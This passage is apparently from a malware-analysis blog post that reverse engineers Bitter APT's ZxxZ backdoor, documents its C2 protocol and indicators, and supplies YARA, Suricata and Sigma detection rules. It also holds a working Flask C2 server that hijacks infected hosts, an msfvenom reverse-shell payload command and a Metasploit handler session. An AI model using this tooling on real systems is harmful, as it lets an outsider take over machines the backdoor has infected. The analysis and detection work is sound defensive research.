The format is *RNG<delimiter><process-name><delimiter><computername><username>*. Interestingly, *RNG* is hardcoded and stored as a scalar operand in little endian.

```
mov dword ptr [CHAR_ARRAY_00407950], 0x474e52
```

If the process is not running, it will perform the following request.

```
GET /VcvNbtgRrPopqSD/WqeC812CCvU/<payload> HTTP/1.1
Host:subscribe.tomcruefrshsvc.com
Connection: close
```

It will then create the folder *%AppData%\Local\Debug*. If unsuccessful, it will instead create the directory *C:\<username>\Templates*.

```
hResult = SHGetFolderPathA((HWND)NULL, CSIDL_LOCAL_APPDATA, (HANDLE)NULL, NULL,
pszPath);
if (hResult == NULL) {
        strcat_s(pszPath,250,"\\");
    strcat_s(pszPath,250,"Debug");
    _mkdir(pszPath);
} else {
        hResult = SHGetFolderPathA((HWND)NULL,CSIDL_TEMPLATES,
(HANDLE)NULL,NULL,pszPath);
        if (hResult != 0) {
                return 0;
        }
}
```

Once the directory is created, it will concatenate the payload name with the extension *.exe*. After this, it will write the first byte *M* manually, then write the rest of the payload sent from the C2 server to disk, ignoring the first 0xf65 bytes of data sent.

It will then make the following request to let the C2 server know the payload is being executed.

```
GET /VcvNbtgRrPopqSD/SzWvcxuer/sDeRcEwwQaAsSN.php?txt=DN-
SZxxZpayload.vbsZxxZMALWARE-PCmalware HTTP/1.1
Host:subscribe.tomcruefrshsvc.com
Connection: close
```

Once this has been sent to the C2 server, it will finally execute the payload using *shell32.ShellExecuteA*.




Figure 7: Executing Payload with shell32.ShellExecuteA

After the payload has been executed, it will check to see if the processes was created successfully. This feature of course has timing issues for additional payloads sent by the C2 server that do not run in an infinite loop. 😅

If the payload process is running it will send the following request to the C2 server.

```
GET /VcvNbtgRrPopqSD/SzWvcxuer/sDeRcEwwQaAsSN.php?txt=SZxxZpayloadZxxZMALWARE-PCmalware HTTP/1.1
Host:subscribe.tomcruefrshsvc.com
Connection: close
```

If the payload process is not running, it will send the following request to the C2 server.

```
GET /VcvNbtgRrPopqSD/SzWvcxuer/sDeRcEwwQaAsSN.php?txt=RN_EZxxZpayloadZxxZMALWARE-PCmalware HTTP/1.1
Host:subscribe.tomcruefrshsvc.com
Connection: close
```

It will then sleep for *15* seconds and repeat the loop.

Interestingly, while they *obfuscated* (very poorly) the payload in the network traffic by prepending it with garbage data. They do not follow suit in storing their payloads in any obfuscated way on disk. Which means, they will have to be very careful not to be detected.

C2 Responses

At this point we can map out the following C2 responses and their meaning.

C2 Response	Description
RNG	Payload is already running
DN-S	Payload is executing
S	Executed payload is running
RN_E	Executed payload is not running

C2 Server Code

Now that we know everything there is to know about how Bitter APT's ZxxZ backdoor communicates with its C2 server. We can implement our own C2 server to manipulate it to execute our own payloads.

For this we will use Python and Flask.

```
#!/usr/bin/env python

import sys
import os
import logging
import argparse
from flask import Flask
from flask import request

__version__ = '1.0.0'
__author__  = 'c3rb3ru5d3d53c'

parser = argparse.ArgumentParser(
    prog=f'zxxz v{__version__}',
    description='Bitter APT ZxxZ Backdoor C2 Server',
    epilog=f'Author: {__author__}')

parser.add_argument(
    '--version',
    action='version',
    version=f'v{__version__}')

parser.add_argument(
    '-i',
    '--input',
    type=str,
    default=None,
    help='Input Payload',
    required=False)

parser.add_argument(
    '--host',
    type=str,
    default='0.0.0.0',
    required=False,
    help='Listen Host')

parser.add_argument(
    '-p',
    '--port',
    type=int,
    default=80,
    required=False,
    help='Listen Port')

parser.add_argument(
    '-d',
    '--debug',
    action='store_true',
    default=False,
    required=False,
    help='Debug')

args = parser.parse_args()

logging.basicConfig(level=logging.DEBUG)
```

```
payload_name = os.path.basename(args.input)     # Payload filename (.exe appened on
clientside)
payload_name = payload_name.replace('.exe', '')
magic_0      = 'RNG'                            # Payload is already running
magic_1      = 'DN-S'                           # Payload is executing
magic_2      = 'S'                              # Executed payload is running
magic_3      = 'RN_E'                           # Executed payload is not running
delim        = 'ZxxZ'                           # URI arameter delimiter

payload_data = open(args.input, 'rb').read()

app = Flask(__name__)

def payload_is_already_running(data):
    """
    Payload is already running
    """
    data = data[7:]
    data = data.split(delim)
    process_name = data[0]
    computer = data[1]
    app.logger.info(f'[{computer}] {process_name} is already running')
    return process_name

def payload_is_executing(data):
    """
    Payload is executing
    """
    data = data[8:]
    data = data.split(delim)
    process_name = data[0]
    computer = data[1]
    app.logger.info(f'[{computer}] {process_name} is executing')
    return process_name

def payload_is_running(data):
    """
    Executed payload is running
    """
    data = data[1:]
    data = data.split(delim)
    process_name = data[0]
    computer = data[1]
    app.logger.info(f'[{computer}] {process_name} is running')
    return process_name

def payload_is_not_running(data):
    """
    Executed payload is not running
    """
    data = data[8:]
    data = data.split(delim)
    process_name = data[0]
    computer = data[1]
    app.logger.info(f'[{computer}] {process_name} payload is not running')
    return process_name
```

```
@app.route('/VcvNbtgRrPopqSD/SzWvcxuer/userlog.php', methods=['GET'])
def checkin():
    os           = request.args.get('OsI')  # Operating System
    username     = request.args.get('user') # Username
    computername = request.args.get('id')   # ComputerName
    app.logger.info(f'[checkin] {os}/{computername}/{username}')
    return f'{computername}{username}"{payload_name}"'

@app.route('/VcvNbtgRrPopqSD/SzWvcxuer/sDeRcEwwQaAsSN.php', methods=['GET'])
def status():
    data = request.args.get('txt')
    if data.startswith(magic_0 + delim):        # Payload is already running
        return payload_is_already_running(data)
    if data.startswith(magic_1 + delim):        # Payload is executing
        return payload_is_executing(data)
    if data.startswith(magic_2 + delim):        # Executed payload is running
        return payload_is_running(data)
    if data.startswith(magic_3 + delim):        # Executed payload is not running
       return payload_is_not_running(data)
    return 'invalid'

@app.route('/VcvNbtgRrPopqSD/WqeC812CCvU/<payload>', methods=['GET'])
def send_payload(payload):
    app.logger.info('sending payload')
    return b'A'*0xf65 + payload_data

app.run(debug=True, host='0.0.0.0', port=80)
```

When a C2 server is down, a great way to control the malware you are debugging is to run your own C2 server. This does come with its own challenges as we need to reverse engineer how the malware handles responses. But at least we are in control now!

To create our own payload we can do the following.

```
msfvenom --platform windows --arch x86 -p windows/meterpreter/reverse_tcp LHOST=
<host> LPORT=<port> -f exe -o payload.exe
```

We can now use this to execute our payload by performing the following.

```
./zxxz.py --host 0.0.0.0 --port 80 --debug --input payload.exe
```

Then in metasploit we need to setup our listener. Once we have the C2 server *zxxz.py* running, our payload created and *metasploit* listening for the *meterpreter reverse_tcp* callback. We can run the malware on the infected VM. This will yield us a successful execution of our own payload resulting in a *meterpreter* session.

```
msfconsole
> use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
msf6 exploit(multi/handler) > set LPORT <port>
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175174 bytes) to <redacted>
[*] Meterpreter session 3 opened (<host>:<port> -> <redacted>:50218 ) at 2022-07-02
17:17:52 -0400

meterpreter > shell
Process 772 created.
```

```
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\malware\AppData\Local\Updates>whoami
malware-pc\malware

C:\Users\malware\AppData\Local\Updates> C:\Users\malware>start "C:\Program
Files\Mozilla Firefox\firefox.exe" "https://www.youtube.com/watch?v=dQw4w9WgXcQ"

C:\Users\malware\AppData\Local\Updates>exit
meterpreter >
```

Proof of Concept (PoC)

In this Proof of Concept (PoC) video I use my own C2 server for Bitter APT's ZxxZ backdoor and send my own *meterpreter* payload to the infected machine.

https://youtu.be/m3jrWoQK6sI

Summary

This kind of C2 analysis is a lot of work. 👷

However, please consider the following benifits.

- Reliable detection signatures
- Scanning the internet for other potential C2 servers
- Debug future samples easier when the C2 server is down

Configuration Extraction

Since we now understand how the malware decrypts its strings, I created an automated configuration extractor for mwcfg. The following is an example of how to perform extraction on Bitter APT ZxxZ samples you might have.

```
mwcfg --modules modules/ --input tests/bitter/cc7ddf9ed230ad4e060dfd0f32389efb --
pretty
[
    {
        "name": "tests/bitter/cc7ddf9ed230ad4e060dfd0f32389efb",
        "type": "PE32 executable (GUI) Intel 80386, for MS Windows",
        "mime": "application/x-dosexec",
        "md5": "cc7ddf9ed230ad4e060dfd0f32389efb",
        "sha1": "05af416c3173cdb0b49d51db1db7b8f90639e3b8",
```


```
        "sha256":
"09bb6b01db8b2177779d90c5444d91859994a1c2e907e5b444d6f6e67d2cfcfe",
        "configs": [
            {
                "domain": "subscribe.tomcruefrshsvc.com",
                "family": "bitter_zxxz"
            }
        ]
    }
]
```

Classification

I wouldn't call this malware a Remote Administration Tool (RAT) or a botnet for that matter. The functionality is quite simple. Accept a single command, which is the payload you wish to execute from the C2 server. With this in mind, I classify this malware as a backdoor.

Conclusion

We reverse engineered Bitter APT's ZxxZ backdoor to the point we can repurpose it for our own red team operations. What I really wanted to show with this analysis and Proof of Concept (PoC), is that we need to be very careful with our attribution of threat actors. It is undeniably possible for one nation-state threat actor to frame another using similar methods. Based on this analysis, it would also not suprise me if this behavior is already happening in the wild.



Cisco Talos also did an analysis on ZxxZ backdoor entitled Bitter APT adds Bangladesh to their Targets. Although this is a great report, I wanted to do more with this malware to showcase what is possible.

I could certainly weaponize their code by writing a utility to patch the maldoc exploit and backdoor. However, I have decided against doing this as it would make it too easy for skiddies to parade around as Bitter APT and cause more mayhem for our industry.

Although I do poke fun at Bitter APT's mistakes, this attack chain from them shows that they are capable of being a notable threat to Pakistan 🇵🇰. While they are not delivering the most advanced attack in this example, these APT groups usually are large orgainzations of people with a large variety of skill levels. This malware would appear to be created by someone who is likely new to developing nation state quality malware. I wonder if they have quality control as part of their standard processes and procedures, perhaps we will never know. 😅

I think we successfully destroyed Bitter APT's ZxxZ backdoor now. 😜

Downloads

- Samples and Ghidra Project

Indicators

This section covers all the indicators covered in the report.

Static

Type	Filename	Description	SHA256
hash	sample_0.bin	Maldoc	9a8b201eb2bebe309d15c7b0ab5a6dcde460b84b035bb3575d4a0ec6af51a37e
hash	sample_1.bin	OLE Object	96e61b3f2c3c4ffe065c0aa492145b90956b45660bd614e5924ef9b6dade3c57
hash	sample_2.bin	OLE Stream	f0d4d43cd6f3c33ed78d13722e81d03f21101edbc15cb0782448d0843fb2bf7f
hash	sample_3.bin	Decrypted Shellcode	d6fdc95e74aea3f7072ca713213ff157c0999f53b3b130f8217ea63231b109ad
url		MSI Payload	hxxp://sbss[.]com[.]pk/gts/bd[.]msi
domain		MSI Payload	sbss[.]com[.]pk
ip		MSI Payload	203[.]124[.]44[.]180
hash	sample_4.bin	MSI Installer	b026a255b2e17fb0c608f1265837e425ea89cc7f661975c6a0d9051e917f4611
hash	sample_5.bin	CAB Archive	42745ddb257a25671f18ff6c2ad38e9c89b64f4d13f44120976913 84e626672f
hash	sample_6.bin	PE Payload	09bb6b01db8b2177779d90c5444d91859994a1c2e907e5b444d6f6e67d2cfcfe
domain		C2 Domain	subscribe[.]tomcruefrshsv[.]com
ip		C2 IP	185[.]7[.]33[.]56

TTPs

ID	Tactic	Technique
T1203	Execution	Exploitation for Client Execution
T1547	Persistence	Boot or Logon Autostart Execution
T1095	Command and Control	Non-Application Layer Protocol
T1592	Reconnaissance	Gather Victim Host Information
T1001	Command and Control	Data Obfuscation

Graph

Detection

I'm providing the following signatures to help the community detect this threat.

YARA

```
rule malware_bitter_zxxz_0 {
        meta:
                author      = "c3rb3ru5d3d53c"
                description = "MALWARE Bitter APT ZxxZ Backdoor"
                hash        =
"09bb6b01db8b2177779d90c5444d91859994a1c2e907e5b444d6f6e67d2cfcfe"
                reference   = "https://c3rb3ru5d3d53c.github.io/malware-blog/2022-
07-04-bitter-apt-zxxz-backdoor/"
                created     = "2022-07-01"
                os          = "windows"
                tlp         = "white"
                rev         = 1
        strings:
                $delimiter        = "ZxxZ" ascii wide
                $rng              = {c7 05 ?? ?? ?? ?? 52 4e 47 00}
                $string_decryptor = {53 3b ca 75 ?? 33 c9 8a 1c ?? 30 1c ?? 40 41 3b
c6 7c}
        condition:
                uint16(0) == 0x5a4d and
        uint32(uint32(0x3c)) == 0x00004550 and
                filesize < 4128028 and
        2 of them
}

rule heuristic_xor_strings_0 {
    meta:
        author      = "c3rb3ru5d3d53c"
        description = "HEURISTIC Suspicious XOR Strings"
        reference   = "https://c3rb3ru5d3d53c.github.io/malware-blog/2022-07-04-
bitter-apt-zxxz-backdoor/"
        hash        =
"f0d4d43cd6f3c33ed78d13722e81d03f21101edbc15cb0782448d0843fb2bf7f"
        created     = "2022-06-27"
        type        = "heuristic"
        os          = "windows"
        tlp         = "white"
        rev         = 1
    strings:
        $str_0 = "://"            xor
        $str_1 = "LoadLibrary"    xor
        $str_2 = "GetProcAddress" xor
        $str_3 = "ShellExecute"   xor
        $str_4 = "kernel32"       xor
    condition:
        any of ($str_*)
}

rule heuristic_pe_default_project_name_0 {
        meta:
                author      = "c3rb3ru5d3d53c"
                description = "HEURISTIC Binary Default Project Name"
                reference   = "https://c3rb3ru5d3d53c.github.io/malware-blog/2022-
07-04-bitter-apt-zxxz-backdoor/"
                hash        =
```

```
"09bb6b01db8b2177779d90c5444d91859994a1c2e907e5b444d6f6e67d2cfcfe"
                created     = "2022-06-29"
                os          = "windows"
                tlp         = "white"
                rev         = 1
        strings:
                $project_name_0 = "NewProject_" ascii wide
        condition:
                uint16(0) == 0x5a4d and
        uint32(uint32(0x3c)) == 0x00004550 and
        any of ($project_name_*)
}
```

Suricata

```
alert http $HOME_NET any -> $EXTERNAL_NET any (
        msg:"MALWARE Bitter APT ZxxZ Backdoor C2 Checkin";
        content:"GET"; http_method;
        content:"&&"; http_uri; fast_pattern;
        content:"OsI="; http_uri;
        content:!"User-Agent|3a 20|"; http_header;
        flow:to_server, established;
        reference:url, https://c3rb3ru5d3d53c.github.io/malware-blog/2022-07-04-
bitter-apt-zxxz-backdoor/;
        metadata:created 2022-06-30, type malware.backdoor, os windows, tlp white;
        classtype:trojan-activity;
        sid:1000016;
        rev:1;
)
alert http $HOME_NET any -> $EXTERNAL_NET any (
        msg:"MALWARE Bitter APT ZxxZ Backdoor C2 Beacon";
        content:"GET"; http_method;
        content:"ZxxZ"; http_uri; fast_pattern;
        pcre:"/=(RNG|DN-S|S|RN_E)/U";
        flow:to_server, established;
        reference:url, https://c3rb3ru5d3d53c.github.io/malware-blog/2022-07-04-
bitter-apt-zxxz-backdoor/;
        metadata:created 2022-06-30, type malware.backdoor, os windows, tlp white;
        classtype:trojan-activity;
        sid:1000017;
        rev:1;
)
alert http $HOME_NET any -> $EXTERNAL_NET any (
        msg:"HEURISTIC Suspicious MSI Installer Activity";
        content:"GET"; http_method;
        content:"Windows Installer"; http_user_agent; fast_pattern;

pcre:"/\.com\.pk|xyz|tk|top|hopto\.org|linkpc\.net|portmap\.io|ngrok\.io|ddns\.net|duckdns\.or

        flow:to_server, established;
        reference:url, https://c3rb3ru5d3d53c.github.io/malware-blog/2022-07-04-
bitter-apt-zxxz-backdoor/;
        metadata:created 2022-07-04, type heuristic, os windows, tlp white;
        classtype:misc-attack;
        sid:1000015;
        rev:1;
)
```

Sigma

```
id: eb65d88b-3f45-4ed4-bb51-23b39bbcf9e3
title: HEURISTIC Suspicious Startup File Created
description: Detects suspicious startup files being created
reference: https://c3rb3ru5d3d53c.github.io/malware-blog/2022-07-04-bitter-apt-zxxz-backdoor/
author: c3rb3ru5d3d53c
created: 2022-06-30
type: heuristic
os: windows
tlp: white
rev: 1
logsource:
  product: windows
  category: file_creation
detection:
  selection_0:
    TargetFilename|contains:
      - '\Start Menu\Programs\Startup\'
  selection_1:
    TargetFilename|endswith:
      - '\update.LNK'
  condition: selection_0 and selection_1
falsepositives:
  - Unknown
```

```
id: c2b9e035-f225-49f9-8161-776b64ab16d0
title: HEURISTIC Suspicious Process Created in AppData Folder
description: Detects suspicious startup files being created
reference: https://c3rb3ru5d3d53c.github.io/malware-blog/2022-07-04-bitter-apt-zxxz-backdoor/
author: c3rb3ru5d3d53c
created: 2022-06-30
type: heuristic
os: windows
tlp: white
rev: 1
logsource:
  product: windows
  category: process_creation
detection:
  selection_0:
    Image|contains:
      - '\AppData\Local\'
  selection_1:
    Image|endswith:
      - '\tmp.exe'
  condition: selection_0 and selection_1
falsepositives:
  - Unknown
```

```
id: 653014f7-1b43-4355-8616-c521baac9bf4
title: EXPLOIT Equation Editor Exploit RCE (CVE-2017-11882)
description: Detects exploitation of CVE-2017-11882
reference: https://c3rb3ru5d3d53c.github.io/malware-blog/2022-07-04-bitter-apt-zxxz-backdoor/
```

```
created: 2022-07-04
type: exploit.rce
os: windows
tlp: white
rev: 1
logsource:
  category: process_creation
  product: windows
detection:
  selection_0:
    ParentImage|endswith:
          - '\EQNEDT32.EXE'
  condition: selection_0
falsepositives:
  - Unknown
```

All these signatures are available on my signatures GitHub repository.